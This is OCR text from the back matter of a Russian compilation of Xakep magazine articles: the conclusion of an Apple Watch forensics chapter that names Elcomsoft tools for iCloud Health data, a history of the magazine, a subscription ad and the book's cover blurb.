


Рис. 15.24. Купленные файлы можно обнаружить в папке Purchases

Выводы

Через переходник мы получили даже меньше информации, чем при анализе резервной копии часов. Тем не менее, ценность этих данных несравнимо выше, чем данных из резервной копии: для получения доступа ко всей этой информации нам не нужен связанный с часами iPhone — вполне достаточно самих часов. Многие данные уникальны; особо ценны логи часов вообще и логи **PowerLog** в частности, а также талоны из приложения Wallet.

Можно ли извлечь больше? Да, можно, если для часов будет доступен джейлбрейк. Для актуальных версий WatchOS джейлбрейка сейчас не существует. Единственной попыткой было приложение jelbrekTime (именно в таком написании) для WatchOS 4.0–4.1.

Ситуация может измениться в ближайшее время. Для WatchOS 4.0–5.1.2 анонсирован джейлбрейк Brenbreak, который обещают выпустить для всех актуальных версий часов до конца 2019 года. Мы с нетерпением ожидаем выхода джейлбрейка, чтобы снять наконец образ файловой системы часов и посмотреть, что там найдется.

Доступ через облако

Что еще можно извлечь из часов? С технической точки зрения из самих часов — ничего, но из облака iCloud можно извлечь часть информации, которую iPhone получает именно от часов Apple Watch. Речь о данных «Здоровье», в состав которых входит счетчик шагов, данные со встроенного в часы навигатора GPS, данные сердцебиения пользователя и снятые электрокардиограммы, а также другие типы данных, для получения которых могли использоваться сторонние приложения.

Для доступа к информации необходим Elcomsoft Phone Breaker (**https://www.elcomsoft.com/appb.html**), инструкция (**https://blog.elcomsoft.com/2019/01/securing-**

and-extracting-health-data-apple-health-vs-google-fit/, извлекаются даже те данные, которые Apple не отдает по запросу от правоохранительных органов). Для просмотра данных можно воспользоваться Elcomsoft Phone Viewer (**https://www.elcomsoft.com/epv.html**). Внешний вид этого приложения показан на рис. 15.25.

Рис. 15.25. Программа Elcomsoft Phone Viewer

Заключение

Извлечение и анализ данных часов Apple Watch — достаточно новая и малоизученная тема. В то же время ряд вещей (например, журнал **PowerLog**) представляют исключительный интерес для экспертов-криминалистов. Уже известны несколько случаев, когда успешно раскрывались преступления, во время совершения которых преступник оставлял смартфон дома, но забывал снять часы или трекер, и они продолжали записывать информацию.

К сожалению, при исследовании доступными для часов методами нам не удалось добраться до журнала с историей местоположения (часы Apple Watch оборудуются автономным датчиком GPS, который автоматически включается, если WatchOS считает, что пользователь начал тренировку). Не удалось получить доступ и к данным установленных на часах приложений. Отсутствие полноценной службы резервного копирования не позволяет создать свежую резервную копию часов иначе, чем отвязав их от смартфона iPhone (причем в момент, когда часы подключены к телефону через Bluetooth или Wi-Fi). Отсутствие в продаже адаптеров для подключения к компьютеру актуальной версии Apple Watch 4 делает невозможным извлечение жизненно важных журналов. Иными словами, исследование Apple Watch только начинается.

«Хакер»: безопасность, разработка, DevOps

История журнала «Хакер» началась задолго до февраля 1999 года, когда увидел свет первый номер издания. Еще в ноябре 1998 в сети DALnet появился русскоязычный IRC-канал #xakep, где активно обсуждались компьютерные игры и приемы их взлома, а также прочие связанные с высокими технологиями вещи. Тогда же в недрах основанной Дмитрием Агаруновым компании Gameland зародилась идея выпускать одноименный журнал, правда, изначально он задумывался, как геймерский. Новое издание должно было подхватить выпавшее знамя нескольких закрывшихся компьютерных журналов, не переживших кризис 1998 года. В отличие от популярного «глянца» первой половины «нулевых», идея «Хакера» не была заимствована у какого-либо известного западного издания, а изначально являлась полностью оригинальной и самобытной.

Читатели приняли журнал более чем благосклонно: первый номер «Хакера» был полностью раскуплен в Москве за несколько часов, даже несмотря на то, что он поступил в продажу в 6 вечера. Журнал быстро набрал вирусную популярность, а одной из самых читаемых рубрик «Хакера» стал раздел «западлостроение», в котором авторы щедро делились с аудиторией практическими рецептами и проверенными способами напакостить ближнему своему при помощи различных технических средств разной степени изощренности.

Вскоре под влиянием читательских откликов тематика журнала стала меняться, постепенно смещаясь от игровой индустрии в сторону технологий взлома и защиты информации, что, в общем-то, вполне логично для издания с таким названием. Один из отцов-основателей «Хакера», Денис Давыдов, посвятивший свое творчество компьютерным играм, вскоре покинул редакционный коллектив, чтобы встать во главе собственного журнала: так появилась на свет легендарная «Игромания». Ну а «Хакер» с тех пор сосредоточился на вопросах, изначально заложенных в его ДНК — хакерство, взлом и защита данных. В марте 1999 года был запущен сайт журнала, на котором публиковались анонсы свежих номеров — этот сайт и по сей день можно найти по адресу **xakep.ru**.

Уже в 2001 году тираж «Хакера» составил 50 тыс. экземпляров. Вскоре после своего появления на свет журнал уверенно завоевал звание одного из самых популярных компьютерных изданий в молодежной среде — по крайней мере, именно так считает русскоязычная «Википедия». «Хакер» регулярно взрывал читательские

массы веселыми статьями о методах взлома домофонов, почтовых серверов и вебсайтов, временами вызывая фрустрацию у производителей программного обеспечения и прочих представителей крупного бизнеса. На «Хакер» писали жалобы, а благодарные читатели приносили в редакцию пиво. Его сотрудников приглашали на телевидение и радио, а само издание в то же самое время называли «вестником криминальной субкультуры». В общем, и авторы, и читатели развлекались, как могли.

«Хакер» развивался и рос, продолжая публиковать интересные статьи об операционных системах, программах, сетях, гаджетах и компьютерном «железе». Очень скоро все присылаемые авторами материалы перестали помещаться под одну обложку, и некоторые сугубо технические тексты постепенно перекочевали в отдельное тематическое приложение под названием «Хакер Спец».

В 2006 году объем «Хакера» едва не стал рекордным — 192 полосы. Выпустить номер такой толщины не получилось исключительно по техническим причинам. Со временем редакционная политика стала меняться: в журнале появлялось все меньше хулиганских статей, посвященных всевозможным компьютерным безобразиям, и все больше — аналитических материалов о секретах программирования, администрирования, информационной безопасности и защите данных. Но взлому компьютерных систем на страницах «Хакера» по-прежнему уделялось самое пристальное внимание.

Ключевым для истории журнала стал 2013 год, когда параллельно с традиционной бумажной версией стала выходить электронная, которую можно было скачать в виде PDF-файла. А последний бумажный номер журнала увидел свет летом 2015 года. С той поры «Хакер» издается исключительно в режиме онлайн и доступен читателям по подписке.

Сегодняшний «Хакер» — это популярное электронное издание, посвященное вопросам информационной безопасности, программированию и администрированию компьютерных сетей. Основу аудитории **xakep.ru** составляют эксперты по кибербезопасности и IT-специалисты. Мы пишем как о трендах и технологиях, так и о конкретных темах, связанных с защитой информации. На страницах «Хакера» публикуются подробные HOWTO, практические материалы по разработке и администрированию, интервью с выдающимися людьми, создавшими технологические продукты и известные IT-компании, и, конечно, экспертные статьи об информационной безопасности. С подборкой таких статей ты имел возможность ознакомиться на страницах этой книги. Аудитория сайта **xakep.ru** составляет 2 500 000 просмотров в месяц, еще несколько сотен тысяч подписчиков следят за новинками журнала в социальных сетях.

Современный «Хакер» отличает непринужденная, веселая атмосфера. Участники сообщества «Xakep.ru» получают несколько материалов каждый день: мануалы по кодингу и взлому, гайды по новым возможностям и новым эксплоитам, подборки хакерского софта и обзоры веб-сервисов. На сайте «Хакера» ежедневно публикуются знаковые новости из мира компьютерных технологий, рассказывающие о самых интересных событиях в сфере IT. Мы еженедельно готовим дайджесты, делаем подборки советов и полезных программ, изучаем свежие уязвимости.

В рубрике «Взлом» выходят интересные статьи о хакерских технологиях и утилитах, раздел «Кодинг» посвящен хитростям программирования, в рубрике «Приватность» собраны советы и мануалы по сетевой безопасности и сохранению своего инкогнито в Интернете. Статьи из раздела «Трюки» расскажут о недокументированных возможностях софта и нестандартных аппаратных решениях, системные администраторы найдут массу полезных рекомендаций по настройке ОС и прикладного ПО в разделе «Админ», а любители гаджетов и новомодного «железа» смогут насладиться рубрикой «Geek».

Присоединяйся к сообществу «Хакера» прямо сейчас! Материалы журнала выходят в нескольких форматах на выбор. Ты можешь подписаться в приложении на iOS или Android и читать ежемесячные выпуски, либо оформить подписку на сайте и получать статьи каждый будний день — сразу, как только они выходят. Подписка на сайте также дает возможность скачивать ежемесячный PDF и читать на любом удобном устройстве.

Когда «Хакер» только создавался, мы сказали себе: «Наша цель — чтобы среди наших ребят программирование стало самой популярной профессией». Мы использовали для этого все, что могли придумать, — развлекались, дурачились, как могли популяризировали ИБ, нашу субкультуру и тягу к IT в любых ее проявлениях. И мы считаем, что во многом достигли своей цели.

Присоединяйся, мы будем рады видеть тебя в нашей тусовке!

С самыми теплыми пожеланиями,
редакция журнала «Хакер».

Предметный указатель

Хакер

Подпишись на «Хакер» и прокачай свои скиллы в ИБ!

Оформи подписку на xakep.ru, и ты сможешь:

— читать новые актуальные материалы об информационной безопасности, реверс-инжиниринге, хаках и компьютерных трюках;
— получить доступ к статьям, опубликованным на сайте за всё время;
— скачивать PDF со всеми вышедшими номерами.

Доступны годовой и месячный варианты подписки.

Внимание: для тех, кто постоянно продлевает подписку, мы стараемся сохранять прежнюю цену. Даже когда доступ к «Хакеру» дорожает, это не затрагивает наших постоянных читателей.

https://xakep.ru/about-magazine/

ВЗЛОМ
ПРИЕМЫ, ТРЮКИ и СЕКРЕТЫ ХАКЕРОВ

Nik Zerof
Иван aLLy Комиссаров
Олег Афонин
Герман Наместников
Айгуль Саитгалина

Эта книга — не традиционный справочник по информационной безопасности, не самоучитель, информацию из которого можно без труда найти в Интернете. Перед вами — сборник тщательно отобранных, самых интересных, лучших публикаций из легендарного журнала «Хакер», объединенных общей темой: взлом.

Рассмотрены только практические приемы взлома, описанные настоящими профессионалами и многократно испытанные в деле. Никакой «воды», только полезная информация. Это и есть самое настоящее искусство хакерства в его истинном, концентрированном виде.

Вы узнаете:

- **как искать и эксплуатировать уязвимости в программах;**
- **как управлять процессами в Windows;**
- **как перехватывать управление приложениями;**
- **как взломать iPhone и Apple Watch.**

«Хакер» — легендарный журнал об информационной безопасности, издающийся с 1999 года. На протяжении 20 лет на страницах «Хакера» публикуются интересные статьи об операционных системах, программах, сетях, гаджетах и компьютерном «железе». На сайте «Хакера» ежедневно появляются знаковые новости из мира компьютерных технологий, мануалы по кодингу и взлому, гайды по новым эксплойтам, подборки хакерского софта и обзоры веб-сервисов. Среди авторов журнала — авторитетные эксперты по кибербезопасности и IT-специалисты.

191036, Санкт-Петербург,
Гончарная ул., 20
Тел.: (812) 717-10-50,
339-54-17, 339-54-28
E-mail: mail@bhv.ru
Internet: www.bhv.ru

ISBN 978-5-9775-6633-9